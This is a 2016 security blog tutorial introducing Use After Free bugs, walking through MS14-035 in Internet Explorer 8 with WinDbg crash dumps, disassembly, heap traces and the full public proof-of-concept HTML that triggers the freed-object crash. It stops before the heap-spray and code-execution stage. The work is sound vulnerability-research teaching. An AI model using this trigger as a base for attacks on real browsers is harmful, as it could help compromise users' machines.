An Introduction to Use After Free Vulnerabilities

Aug 5th, 2016 Education and Training

Use After Free (UAF) vulnerabilities are a class of memory corruption bug that have been very successful in the world of browser exploitation. In recent browser versions a number of controls have been introduced that make exploitation of these vulnerabilities much harder. Despite this, they still seem to persist.

This blog post is intended as an introduction to this class of vulnerability and will only address the fundamentals of exploitation. I will not be writing about bypassing the latest memory protections (I'm still figuring this out myself) but will be looking at the root cause of these particular issues.

I have chosen to use MS14-035 (https://technet.microsoft.com/library/security/MS14-035) as an example to walk through. I chose this particular vulnerability for a number of reasons; Firstly, there was a nice POC on exploit DB (https://www.exploit-db.com/exploits/33860/) that states it crashes on IE 8 through to 10. Secondly, I could not find an existing working exploit for this vulnerability on exploit DB.

Despite the lack of exploits on exploit DB, I have managed to find a few other blog posts related to this particular issue. So if you find me boring or nonsensical maybe try one of these:

- https://translate.google.com.au/translate?hl=en&sl=pl&u=https://malware.prevenity.com/2016/02/cwiczenie-przykad-wykorzystania-bedu.html&prev=search
- https://www.nccgroup.trust/globalassets/our-research/uk/whitepapers/2015/12/cve-2014-0282pdf/
- https://www.cybersphinx.com/exploiting-cve-2014-0282-ms-035-cinput-use-after-free-vulnerability/

I also want to highly recommend the following articles as points of reference when reading this post:

- https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Whitepaper/bh-eu-07-sotirov-WP.pdf
- https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/
- https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
- https://www.fuzzysecurity.com/tutorials/expDev/11.html
- https://expdev-kiuhnm.rhcloud.com/2015/05/11/contents/

Ok now that all the formalities have been taken care of let's take a look at the POC (it can be found here https://www.exploit-db.com/exploits/33860/). Take a look at the contents and familiarise yourself with it. I will walk through the form elements and JavaScript towards the end of this post. I think it will be useful to have it open while we are doing the debugging to try to work out what each part does and how it relates to what we are seeing in the debugger.

For my environment I am using Windows 7 SP1 32 bit with IE 8.0.7601.17514. This is the default version of IE 8 that comes on a fresh install of Windows 7 SP1 32 bit. The only other software that you will need is windbg and gflags which come in WDK8 and you can download that from here https://developer.microsoft.com/en-us/windows/hardware/windows-driver-kit.

Assuming you have the above environment set up, open the POC in Internet Explorer and attach windbg to the process. You
Information on how to do this can be found here https://msdn.microsoft.com/en-us/library/windows/desktop/ee416588(v=vs.85).as
browser click allow blocked content. You should get a crash in windbg that looks something like this:


```
0:013> g
ModLoad: 71370000 71422000   C:\Windows\System32\jscript.dll
(814.ee0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=673a00ab ebx=002a4ec8 ecx=002bf0d8 edx=00000004 esi=002bf0d8 edi=00000002
eip=65722e40 esp=0236d0ac ebp=0236d0cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
65722e40 ??              ???
0:005> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0236d0a8 673b1742 0206ad18 00001200 678dcb54 0x65722e40
0236d0cc 67513150 002a4ec8 0206ad18 6751311d mshtml!CFormElement::DoReset+0xea
0236d0e8 675cf10b 002a4ec8 0206ad18 002c7658 mshtml!Method_void_void+0x75
0236d15c 675da6c6 002a4ec8 000003f2 00000001 mshtml!CBase::ContextInvokeEx+0x5dc
0236d1ac 675f738a 002a4ec8 000003f2 00000001 mshtml!CElement::ContextInvokeEx+0x9d
0236d1e8 6757bc0e 002a4ec8 000003f2 00000001 mshtml!CFormElement::VersionedInvokeEx+0xf0
0236d23c 7137a26e 002c7688 000003f2 00000001 mshtml!PlainInvokeEx+0xeb
0236d278 7137a1b9 0049e530 000003f2 00000409 jscript!IDispatchExInvokeEx2+0x104
```

Figure 1: POC crash in windbg.

Taking a look at this crash we can see that eip is pointing at invalid memory. We now need to find out where the value in eip came from.

Having a look at the call stack with the *kb* command indicates that the crash happens during execution of the CFormElement::DoReset function from the mshtml library. This is nice to know as it gives us a good starting point as to where things went wrong (or right for our intended purposes). We are going to need a little more information in order to make this work, however.

The next step is to enable gflags with user-mode stack tracing and page heap, then run the POC again. gflags is a tool that comes with the WDK and greatly helps with debugging a number of issues. You can read all about it here https://msdn.microsoft.com/en-us/library/windows/hardware/ff549609(v=vs.85).aspx. The following command will turn on page heap and user-mode stack tracing:

gflags.exe /i iexplore.exe +ust +hpa (+hpa enables full page heap this may be memory intensive, you can enable normal page heap with */p /enable*).

With page heap and user-mode stack tracing enabled, we run the POC again and get the following windbg output:

```
0:013> g
ModLoad: 6e420000 6e4d2000   C:\Windows\System32\jscript.dll
(2a4.b74): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=f0f0f0f0 ebx=004a2180 ecx=0049c720 edx=00000004 esi=0049c720 edi=00000002
eip=673b173c esp=0382ce18 ebp=0382ce34 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CFormElement::DoReset+0xe4:
673b173c ff90cc010000    call    dword ptr [eax+1CCh] ds:0023:f0f0f2bc=????????
```

Figure 2: POC crash with page heap and user-mode stack tracing enabled

Page heap does a couple of things in order to identify memory corruption. One of these things is that it uses the pattern f0f0f0f0 to identify a freed heap allocation, i.e., whenever a heap allocation is freed by the process the page heap flag forces the allocation to be overwritten with f0f0f0f0. With this in mind, and looking at the figure above, we get the first indication (besides the POC name) that this is a UAF issue. We can see that the program crashes at *call dword ptr [eax+1CCh]*. The program tried to call a function thats address should be stored at [eax+0x1cc]. However eax is now storing the value 0xf0f0f0f0 which came from a block of heap memory that has recently been freed.

To confirm this we first need to find where the value currently in eax came from. In order to do this we should investigate the CFormElement::DoReset function that was identified in figure 1.

The figure below shows part of the output of the windbg command *uf mshtml!CFormElement::DoReset*. I had to snip it as the output is quite long and we are only really interested in a small block of it for now:

```
mshtml!CFormElement::DoReset+0x8c:
673b1720 8b742410        mov     esi,dword ptr [esp+10h]
673b1724 85f6            test    esi,esi
673b1726 741a            je      mshtml!CFormElement::DoReset+0xea (673b1742)

mshtml!CFormElement::DoReset+0x94:
673b1728 6a02            push    2
673b172a 5f              pop     edi
673b172b e85ba01a00      call    mshtml!CElement::GetLookasidePtr (6755b78b)
673b1730 85c0            test    eax,eax
673b1732 0f858d852c00    jne     mshtml!CFormElement::DoReset+0xa0 (67679cc5)

mshtml!CFormElement::DoReset+0xe0:
673b1738 8b06            mov     eax,dword ptr [esi]
673b173a 8bce            mov     ecx,esi
673b173c ff90cc010000    call    dword ptr [eax+1CCh]

mshtml!CFormElement::DoReset+0xea:
673b1742 8b442414        mov     eax,dword ptr [esp+14h]
673b1746 85c0            test    eax,eax
673b1748 75b7            jne     mshtml!CFormElement::Dc

mshtml!CFormElement::DoReset+0xf6:
673b174a 33f6            xor     esi,esi

mshtml!CFormElement::DoReset+0xf8:
673b174c 5f              pop     edi
673b174d 8bc6            mov     eax,esi
673b174f 5e              pop     esi
673b1750 5b              pop     ebx
673b1751 8be5            mov     esp,ebp
673b1753 5d              pop     ebp
673b1754 c20400          ret     4
```


Figure 3: A section of the mshtml!CFormElement::DoReset function assembly code

The highlighted block of code is where the program crashes. The last line of that block you should recognise from our previous analysis of the crash in figure 2. Looking at the block we can now see that the value in eax came from the *mov eax, dword ptr [esi]* instruction. So whatever the value esi is pointing at gets moved into eax and then the program tries to call an offset of eax. This is typical of virtual function calls, so let's take a look at how virtual functions work.

Virtual functions are member functions that can be overridden in a derived class. The way C++ achieves this is by the compiler creating a vtable for each class. The vtable is essentially a table of function pointers that each point to a different virtual function. When an object is created the first member variable is a pointer to the vtable for that particular class, called the VPTR. When a virtual function is called the process will walk the VPTR and call the virtual function at the appropriate offset.

Figure 4 is a diagram to help visualise how virtual functions work:



Figure 4: Diagram of virtual function call flow

In the code block highlighted in figure 3 the program copies the VPTR located at the address in esi into the eax register with the *mov eax, dword ptr [esi]* instruction. eax now contains the address of the start of the vtable. The *call dword ptr [eax+1CCh]* instruction then attempts to call the virtual function at the offset 0x1CC from the start of the vtable.

In order to find out a bit more about the freed object at the address in esi we can use the windbg !heap command with user-mode stack tracing enabled. The output of this command is shown in figure 5:

```
0:005> !heap -p -a esi
    address 0049c720 found in
    _HEAP @ 3f0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0049c6f8 0013 0000  [00]   0049c720    00060 - (free DelayedFree)
        7300a7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
        730090d3 verifier!AVrfDebugPageHeapFree+0x000000e3
        773065f4 ntdll!RtlDebugFreeHeap+0x0000002f
        772ca0aa ntdll!RtlpFreeHeap+0x0000005d
        772965a6 ntdll!RtlFreeHeap+0x00000142
        7652c3d4 kernel32!HeapFree+0x00000014
        673ec38d mshtml!CTextArea::`scalar deleting destructor'+0x0000002b
        67561daf mshtml!CBase::SubRelease+0x00000022
        675bfc0b mshtml!CElement::PrivateExitTree+0x00000011
        674b6e34 mshtml!CMarkup::SpliceTreeInternal+0x00000083
        674b6c90 mshtml!CDoc::CutCopyMove+0x000000ca
        674b7434 mshtml!CDoc::Remove+0x00000018
        674b7412 mshtml!RemoveWithBreakOnEmpty+0x0000
        674b9c8e mshtml!InjectHtmlStream+0x00000191
        674b9add mshtml!HandleHTMLInjection+0x0000005
        674b735c mshtml!CElement::InjectInternal+0x00
        674b951d mshtml!CElement::InjectCompatBSTR+0x00000046
        674ba803 mshtml!CElement::put_innerHTML+0x00000040
        675e5d62 mshtml!GS_BSTR+0x000001ac
        675cf10b mshtml!CBase::ContextInvokeEx+0x000005dc
        675da6c6 mshtml!CElement::ContextInvokeEx+0x0000009d
        675f738a mshtml!CFormElement::VersionedInvokeEx+0x000000f0
        6757bc0e mshtml!PlainInvokeEx+0x000000eb
        6e42a26e jscript!IDispatchExInvokeEx2+0x00000104
        6e42a1b9 jscript!IDispatchExInvokeEx+0x0000006a
        6e42a43a jscript!InvokeDispatchEx+0x00000098
        6e42a4e4 jscript!VAR::InvokeByName+0x00000139
        6e43d9a8 jscript!VAR::InvokeDispName+0x0000007d
        6e429c4e jscript!CScriptRuntime::Run+0x0000208d
        6e435d7d jscript!ScrFncObj::CallWithFrameOnStack+0x000000ce
        6e435cdb jscript!ScrFncObj::Call+0x0000008d
        6e435ef1 jscript!CSession::Execute+0x0000015f
```


Figure 5: output of the command !heap –p –a esi at the time of the crash

Figure 5 shows the heap stack trace of the heap allocation that contains the memory address in esi. First we can see that the size of the object is 0x60 - this will become important later. Additionally we can see the mshtml!CTextArea::`scalar deleting destructor' function call in the stack trace. This indicates again that the object was freed, as it is a call to the class's destructor function. It also tells us that the object was a CTextArea object derived from the CFormElement class. At this point it is pretty clear that this is in fact a Use After Free vulnerability and the crash has resulted from a virtual function call.

Alright, so far we have spent a lot of time in the debugger looking at the result of the crash. We've reached the conclusion that this is a UAF bug with the crash occurring when the program attempts to call a virtual function from the freed CTextArea object. Cool. It's probably worth taking a look at the POC trigger file to see what this looks like and how we are getting to this code path.

ms14-035_trigger.html

```
<!--
Exploit Title: MS14-035 Internet Explorer CInput Use-after-free POC
Product: Internet Explorer
Vulnerable version: 8,9,10
Date: 23.06.2014
Exploit Author: Drozdova Liudmila, ITDefensor Vulnerability Research Team (http://itdefensor.ru/)
Vendor Homepage: http://www.microsoft.com/
Tested on: Window 7 SP1 x86 IE 7,8,9,10
CVE : unknown
-->
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>

<form id="testfm">
    <textarea id="child" value="a1" ></textarea>
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
<textarea id="child3" value="a2" ></textarea>
<input type="text" name="test1">
</form>

<script>

var startfl=false;


function changer() {
   if (startfl) {
       document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next CInput in DoReset
       CollectGarbage();
   }


}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call

</script>


</body>

</html>
```

Figure 6: POC that causes the crash

Taking a look at figure 6, and keeping in mind the previous analysis we have done, we can draw a few conclusions about what is g
might leave that to the reader as this is dragging on a bit already.

First a form is created with id 'testfm'. This form consists of four elements, two of which are textareas, and from our previous debugging we know that the freed object is a CTextArea object.

The next area of interest is the changer function declaration in the script tags. This function clears the form contents and is where the CTextArea object gets freed.

Finally at the bottom of the script tag starting at line 36 we can see that the 'child2' element of the 'testfm' form is checked (this element is a checkbox). Then the changer function is set to execute using the onpropertychange event attribute. After this the function reset is called on the form.

When reset is called on the form it is actually calling the CFormElement::DoReset function. This function loops through each element and resets its properties. When the loop hits the 'child2' element the changer function is called which clears the form and frees the form elements objects. When the next iteration of the loop grabs the 'child3' element, which was freed in the changer function, the process will crash on the virtual function call.

In order to exploit this we will need to create a fake object on the heap that will occupy the freed region of memory. The fake object will need a fake VPTR to a fake vtable that has an entry at offset 0x1CC to code that we want to execute.

Ok, I think this is as good a place as any to wind up this first part of this series. It was a little longer than I had hoped it would be. The next part I will look at how heap allocations work and how we can abuse some of these feature to gain control of eip. If you want to jump ahead then have a read of the links I posted at the top in the recommended reading section.

Posted on August 5th, by Lloyd Simon

LEAVE A REPLY

Your name

E-mail

The content of this field is kept private and will not be shown publicly.

Homepage

Comment *

By submitting this form, you accept the Mollom privacy policy.

SAVE PREVIEW

Get notified of blog posts

SUBSCRIBE TO RSS

RELATED POSTS:

Using Metasploit Workspaces to Organise Your Data

MOST POPULAR POSTS:

Extracting wireless WEP/WPA/WPA2 preshared keys/passwords from Windows 7
Skype 0day vulnerabilitiy discovered by Pure Hacking
An Introduction to Use After Free Vulnerabilities
Remove Lost iPhone Backup Password
PCI DSS version 3.2 Summary of Changes